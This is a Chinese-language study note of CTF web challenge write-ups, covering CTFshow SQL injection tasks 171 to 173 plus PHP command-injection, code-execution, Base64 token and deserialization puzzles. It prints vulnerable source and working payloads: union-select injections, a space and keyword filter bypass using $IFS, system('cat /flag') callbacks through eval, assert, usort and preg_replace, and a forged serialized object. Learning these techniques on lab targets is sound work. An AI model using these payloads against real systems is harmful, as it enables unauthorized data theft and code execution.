
php学习文档&&wp

目录

- 一.CTFshow SQL
  - 171题
  - 172题
  - 173题
- 二.ctf+
  - 第 1 题 Web RCE 命令执行 终端特殊字符
  - 第 2 题 Web RCE PHP 代码执行函数
  - 第 3 题 Web RCE 7 字符限制命令执行
  - 第 4 题.Web-基础 Token 验证 Base64
  - 第 5 题 Web 反序列化 PHP 反序列化

一.CTFshow SQL

171题



1.**关键过滤：**`username != 'flag'` —— 说明数据库里**有个用户叫 flag**，但直接被过滤，正常查询**查不到它**。flag 很可能就藏在这条记录里

2.联合查询：**原理：**`union select` 能在原查询结果后面**再附加一段你自己写的查询**，而这第二段查询**不受** `username !='flag'` 的限制

3.%23是#在url的编码.

4.这段 `".$_GET['id']."` 是 PHP 的**字符串拼接**，正是漏洞的 "罪魁祸首"。

5.username !='flag'(username=flag被过滤了)

id = '".$_GET['id']."' limit 1;";(对应) ...id = ' + 用户输入 + ' limit 1;

6.`$_GET['id']` 是什么

`$_GET` 是 PHP 的**超全局数组**，专门存 **URL 里 `?` 后面的参数**。

比如浏览器访问：

```plaintext
index.php?id=5
```

那么 `$_GET['id']` 就等于 `5`。

所以这句的作用：**从网址里取出 id 的值，塞进 SQL。**

7.

二、`AND` 和 `OR` 的优先级（本题关键）

SQL 和 C 一样，运算符有优先级：

```plaintext
AND（且） → 比 → OR（或） → 优先
```

对照 C：`&&` 比 `||` 优先级高。

所以这句：

```sql
where username !='flag' and id = '1' or username='flag'
```

不是从左往右读，而是 `and` 先结合：

```sql
where (username !='flag' and id='1')  OR  (username='flag')
```

加括号就清楚了 ——**和**先算，**或**后算。

- **左边**：`username!='flag'` 且 `id=1` → 查出 admin（正常用户）
- **右边**：`username='flag'` → 把 flag 行也**拉进来**

因为 `OR`，**只要右边成立**（用户名是 flag），这行就会被选中 → 绕过了 `!=flag` 的排除。

一句话： `and` 要求两边都成立（收紧），`or` 只要一边成立（放宽）。出题人用 `!=flag and` 想挡住你，你用一个 `or username='flag'` 把 "后门" 打开，flag 就溜出来了。

8.综上

```
$sql = "select username,password from user where
username !='flag' and id = '".$_GET['id']."' limit 1;";
```

".$_GET['id']."是一个注入点，用户输入的id会在这里 先用1'将前面的username !='flag' and id = '1'闭合后面的就变成了代码sql可以被机器执行。 再用or绕过and前面的过滤

一、 OR 是什么

SQL 的 OR = 逻辑 "或"，和 C 里的 || 完全一回事：

表格

左边	右边	OR 结果
真	真	真
真	假	真
假	真	真
假	假	假

> 只要有一边成立，整个就是真。

where (username !='flag' and id='1') OR (username='flag')

最后构造成的payload：1' or username=flag %23 要用#(也就是%23注释掉)' limit 1;" 否则多出来的 ' 让引号不配对 → **SQL 语法错误**，整个查询失败。

五、这道题你学到的东西（复盘清单）

表格

知识点	应用
注入点判断	找 `'...'` 包裹 + 直接拼接的位置
闭合引号	用 `'` 逃逸出字符串
注释	用 `#` / `--` 吞掉残留（输入框用 `%23`）
优先级绕过	`AND` 优先 `OR`，用 `or` 打开第二扇门
源码≠真相	实际 3 列、表名 `ctfshow_user`，都要靠试

这就是 web171 的完整闭环。这套思路（**找注入点 → 闭合 → 绕过 → 注释**）是后面所有 SQL 注入题的地基。

172题

1.

查询语句

```
//拼接sql语句查找指定ID用户
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

返回逻辑

```
//检查结果是否有flag
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
```

用户ID id 查询

```
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

2.由题我们可以得知：用户输入依旧是在".$_GET['id']."被拼接进代码。此题直接查flag用户拿到密码是不行的被过滤了。

3.因为有了//检查结果是否有flag

```
if($row->username!=='flag'){
  $ret['msg']='查询成功';
}
```

所以传统的or，and已经不能绕过！flag了

4.因此要用联合查询(union),他的使用准则是

```
1. **前后两条 select，列数量必须一样**
```

原查询查几列，union 后面也必须写相同列数。 例：原语句 `select username,password` 2 列，后面也要 2 个字段。 2. **对应位置的数据类型尽量兼容** 第一列对第一列、第二列对第二列，类型差别太大可能报错。 3. **默认 UNION 自动去重；UNION ALL 不去重，速度更快** CTF 注入一般用 `union select` 就行，不需要 all。 4. **union 是拼接两个查询的结果集，不是把条件拼在一起** 前后是两条独立查询，where 条件互不干扰。 5. **想只显示后面注入的结果：让前面查询查不到数据** 常用 `id=-1`，前面返回空，页面只会输出我们构造的数据。 6. **limit 只作用于离它最近的那一条 select，不是全局** 如果要限制 union 整体结果，要给整个语句加括号。 7. **order by 排序也是作用整个合并后的结果集**

> 一句话速记：**列数相等、位置对齐、类型兼容；前句置空，只看我们的数据**

5.所以先用-1'闭合前面的查询让前面查询查不到信息(因为题目数据库里无-1=id)

6.后面按照他给的select格式写得出select 'hack' union,password from ctfshow_user2 where username='flag'

7.因为后面有' limit 1;";

- 而其作用；**只取出满足条件的第 1 条数据** 前面写 `-1' union select ...`，闭合之后，`limit 1` 挂在原来的查询上，不影响我们构造的查询需要构造and'1'='1闭合 1. 逻辑上：`A and 恒真`，结果就等于 A。**不会改变前面 `username='flag'` 的筛选效果**。

2. 主要目的是**闭合 SQL 语法：** 前面我们用单引号把语句打开了，末尾用 `and '1'='1` 把剩下多余的引号给对上，防止语法报错。

   `$row` 就是**从数据库查出来的那一行数据对象。**

   这条 SQL 加了 `limit 1`，数据库最多返回一行，后端 PHP 把这一行放到 `$row` 里。

   ```php
   if($row->username!=='flag'){
     $ret['msg']='查询成功';
   }
   ```

- `$row->username`：取出这一行里面 username 字段的值
- 代码判断：如果这一行的 username **不是 flag**，才正常返回数据给页面

- 如果 `$row->username` 等于 flag，就不返回数据，flag 被拦截

8.在 SQL 里，**带单引号的字符串常量，写在 select 后面，就会原样输出**，不从数据表读取。

(1)SQL 的 `select` 不光可以查表里面的字段，还可以直接写常量、数字、字符串，直接当成一列结果输出。

(2)where username='flag'去找表里满足这个条件的**那一行**（找到 username 是 flag 的记录）

(3)select 'hack',password找到了之后，**不要把这行原本的 username 拿出来**，我要输出我指定的内容： 第一列输出常量 `hack`，第二列输出**那一行的** password。

SQL 规则：select 写什么，数据库才返回什么。

```sql
select 'hack',password
```

- 没有写 username → 不去读取这一行原本的 username
- 写了 `'hack'` → 直接输出常量 hack
- 写了 password → 读取这一行的 password

如果写成：

```sql
select username,password
```

才会读取原本的 username，就会查出 `flag`，然后被 PHP 代码拦截。

173题

1.`hex()` **是 MySQL 自带函数**，在数据库执行 SQL 的时候就完成转换了。

(我们做题的 ctfshow 靶机服务器上面都有装Mysql故而mysql函数我们可以直接用)

2.源码解释//检查结果是否有flag

```
    if(!preg_match('/flag/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }</font>
    (1) `json_encode()` 是 PHP 自带函数：**把 PHP 里面的数组 / 对象，转换成一串 JSON 格式的字符串**。
    (2)PHP 里的结果 `$ret` 是数组


    ps:$ret[
      "id"=>"2",
```

```
        "username"=>"hack",
        "password"=>"flag{abc}"
    ]
    经过json_encode($ret)变成字符串
{"id":2,"username":"hack","password":"flag{abc}"}
```

3.**正则表达式（regex）**：是一套专门用来**描述文本匹配规则**的语言，用来告诉程序 “我要找什么样的文字”。

本题的正则是'/flag/i'原理是

- 前后的 `/` 是正则的**分隔符**，标记规则的开头和结尾
- `flag`：代表要精准匹配这 4 个连续字母
- 末尾的 `i`：修饰符，意思是 **ignore（忽略大小写）**

举例子： `/flag/i` 可以匹配：`flag`、`FLAG`、`Flag`、`fLaG`

4.`preg_match()` 是 PHP 的正则匹配函数。

语法 ==preg_match(正则规则, 被搜索的文本)== 本题==preg_match('/flag/i', json_encode($ret))== 所以如果有flag这会报错

```
!preg_match的意思是如果未有flag字样则$ret['msg']='查询成功';
```

5.因为会查flag所以

我们不能直接把 flag 放在返回结果里直接输出，要**绕开这个正则匹配**。 常用办法：`hex()` 编码，把 password 里的 flag 转成十六进制，结果里就不会出现 `flag` 这个字符串，避开正则。

6.其余与前两个题一样故payload：-1' union select 3,'hack',password from ctfshow_user3 where username='flag' and '1'='1

payload:-1' union select 3,'hack',hex(password) from ctfshow_user3 where username='flag' and '1'='1 因为flag形式是ctf{}里面没有flag故而可以不用hex,正则 `/flag/i` 只要在字符串里**找到这四个连续字母就算匹配成功**而flag是password在字符串里

二.ctf+

第 1 题 Web RCE 命令执行 终端特殊字符

1.源码

```
<?php
function hello_shell($cmd)
```

```
{
    if(preg_match("/flag| /", $cmd
)){
        die("WAF!"
);
    }
    system($cmd
);
}
isset($_GET['cmd']) ? hello_shell($_GET['cmd']) : null
;
highlight_file(__FILE__
);
?>
```

解析：(1)空格过滤：preg_match("/flag| /", ...) 拦截了空格字符 (2) 关键字过滤：拦截了连续字符串 flag

2.补充知识点

- `$_GET['cmd']`：接收 URL `?` 后面名为 `cmd` 的查询参数
- `isset()`：判断变量是否存在且不为 null，相当于"开关"
- 三元运算符：`条件 ? 值A : 值B`（成立取 A，不成立取 B）
- `function`：定义一段可重复调用的代码块

3.绕过思路（层级差异）

> WAF 在 PHP 层检查字符串，shell 在 bash 层做展开，两者看到的字符串不一样。

被过滤	绕过方法	原理
空格	`$IFS`	bash 环境变量，默认值 = 空格+Tab+换行，展开后成为分隔符
`flag` 连续串	`fl''ag`	单引号空串截断，正则看不到连续 flag，bash 拼回 flag

4.构造payload

```
?cmd=cat$IFS/fl''ag
```

```
成功原理：WAF 层看到：cat$IFS/fl''ag   ← 无空格、无连续 flag → 放行
bash 层执行：cat /flag        ← $IFS→空格，''→拼回 flag
```

```
补充其他空格绕过方法
WAF 层看到：cat$IFS/fl''ag   ← 无空格、无连续 flag → 放行
bash 层执行：cat /flag        ← $IFS→空格，''→拼回 flag
cat</flag          # < 输入重定向，不需要空格
```

第 2 题 Web RCE PHP 代码执行函数

1.源码

```php
function hello_ctf($function, $content){
    global $flag;
    $code = $function . "(" . $content . ");";
    eval($code);
}

function start($act){
    $random_func = get_fun();    // 随机抽一个函数
    if($act == "r"){
        session_unset();         // 重置随机函数
        session_destroy();
    }
    if($act == "submit"){
        $user_content = $_POST['content'];
        hello_ctf($random_func, $user_content);
    }
}
```

2.解析

- 服务器从 10 个 PHP 函数中随机抽一个：`eval / assert / call_user_func / create_function / array_map / call_user_func_array / usort / array_filter / array_reduce / preg_replace`
- 把你的 `content` 拼进函数调用里用 `eval()` 执行
- flag 存在全局变量 `$flag` (1)两种不同请求方式,作用不同

```
GET  ?action=r        → 重置随机函数
POST ?action=submit   → 提交 content 参数
```

(2)补充十个函数的解析

各函数 Payload 对照表

抽到的函数	Payload（content）	原理
`eval`	`system("cat /flag")`	eval 直接执行字符串
`assert`	`'system("cat /flag")'`	assert 把字符串当代码执行
`call_user_func`	`'system','cat /flag'`	第一个参数是函数名，后面是参数
`call_user_func_array`	`'system',array('cat /flag')`	第二个参数是参数数组

抽到的函数	Payload（content）	原理
usort	$a=array('cat /flag',1),'system'	第一个参数必须是变量（按引用传递）
preg_replace	'/a/e','system("cat /flag")','a'	/e 修饰符把替换内容当代码执行
array_map	'system',array('cat /flag')	第一个是回调函数，第二个是数组

3.解题过程中我经常犯的错

- Session 不保持：Burp 没带 PHPSESSID cookie → 每次都是新函数。解决：先 GET 拿 cookie，再带同一 cookie 发 POST。
- GET/POST 搞混：GET 不会发送 body，必须用 POST。
- usort 按引用传递：第一个参数必须是变量，先 $a=array(...) 赋值

4.最终我所构成的payload(以usort为例)

```
POST /?action=submit HTTP/1.1
Host: <目标域名>
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=<session值>

content=$a=array('cat /flag',1),'system'
```

5.总结解题思路

1. 看源码拼接： call_user_func(我们的content)
2. 查手册： call_user_func(函数名, 参数1, 参数2...)
3. 目标是执行 system('cat /flag') → 填 'system','cat /flag'

第 3 题 Web RCE 7 字符限制命令执行

1.源码

```
function hello_shell($cmd){
    if(preg_match("/flag| /", $cmd)){
        die("WAF!");
    }
    system($cmd);
}

isset($_GET['cmd']) ? hello_shell($_GET['cmd']) : null;

highlight_file(__FILE__);
```

```
?>
```

2.解析

- 命令长度被限制在 7 个字符以内(从题目可得7 characters RCE)
- 需要找到正确的参数名

3.解题思路

1. **找参数名**：依次试 `?cmd=`、`?c=`、`?x=` 等，直到 `?1=ls` 成功列出文件
    - 参数名是 `1`（服务器写死的）
2. **查看目录**：`?1=ls` 显示当前目录有 `2` 和 `index.php`
3. **读 2 文件**：`?1=cat 2` 输出 `5`，不是 flag
4. **去根目录找**：`?1=cat /f*` 输出 flag

4.构造payload

```
?1=cat%20/f*
```

5.解析

- 1 = 参数名
- cat /f* = 6 个字符（c-a-t-空格-/-f-*）
- /f* = 根目录下以 f 开头的文件（通配符 * 匹配到 /flag ）

6.我踩过的坑

- URL 里不能写原始空格，要编码成 %20 ，否则返回 400 Bad Request
- 参数名不对会报 too long，要先确认正确的参数名

第 4 题 Web 基础 Token 验证-Base64

1.源码

```
if (isset($_GET['token'])) {
    $token = $_GET['token'];
    if (base64_decode($token) === 'guest') {
        echo "flag{...}";
    }
}
```

2.解析

- Base64 编码/解码

- `base64_decode()` 把传入的 token 解码后与 `guest` 比较

Payload

```
?token=Z3Vlc3Q=
```

- `Z3Vlc3Q=` 是 `guest` 的 Base64 编码
- 服务器解码后等于 `guest` → 输出 flag

3.思路

```
我们要传的值 = base64_encode("guest") = Z3Vlc3Q=
服务器: base64_decode(Z3Vlc3Q=) = guest === guest → 通过
```

第 5 题 Web 反序列化 PHP 反序列化

1.源码

```php
<?php
include("flag.php");
highlight_file(__FILE__);

class mylogin{
    var $user;
    var $pass;

    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }

    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}

$a = unserialize($_GET['param']);
if($a->login())
{
    echo $flag;
}
?>
```

2.解析

- PHP 序列化 / 反序列化
- `unserialize()` 把用户可控的字符串还原成对象（反序列化漏洞）

(1)构造思路

1. 看类定义：类名 `mylogin`，属性 `$user`、`$pass`
2. 看验证条件：`$user == "daydream"` 且 `$pass == "ok"`
3. 构造一个属性满足条件的对象并序列化

(2)序列化字符串

```
O:7:"mylogin":2:{s:4:"user";s:8:"daydream";s:4:"pass";s:2:"ok";}
```

拆解：

部分	含义
`O:7:"mylogin":2:`	Object，类名 mylogin（7字符），2 个属性
`s:4:"user"`	属性名 user（4字符）
`s:8:"daydream"`	属性值 daydream（8字符）
`s:4:"pass"`	属性名 pass（4字符）
`s:2:"ok"`	属性值 ok（2字符）

(3)用 PHP 代码生成（熟悉工具）

```php
<?php
class mylogin {
    var $user;
    var $pass;
}
$obj = new mylogin();
$obj->user = "daydream";
$obj->pass = "ok";
echo serialize($obj);
?>
```

输出即上述序列化字符串。注意：要在能执行 PHP 的在线工具（如 onlinephp.io / tool.lu/php）里跑，把类定义、对象创建、serialize 都写进代码，而不是把代码当字符串喂给工具。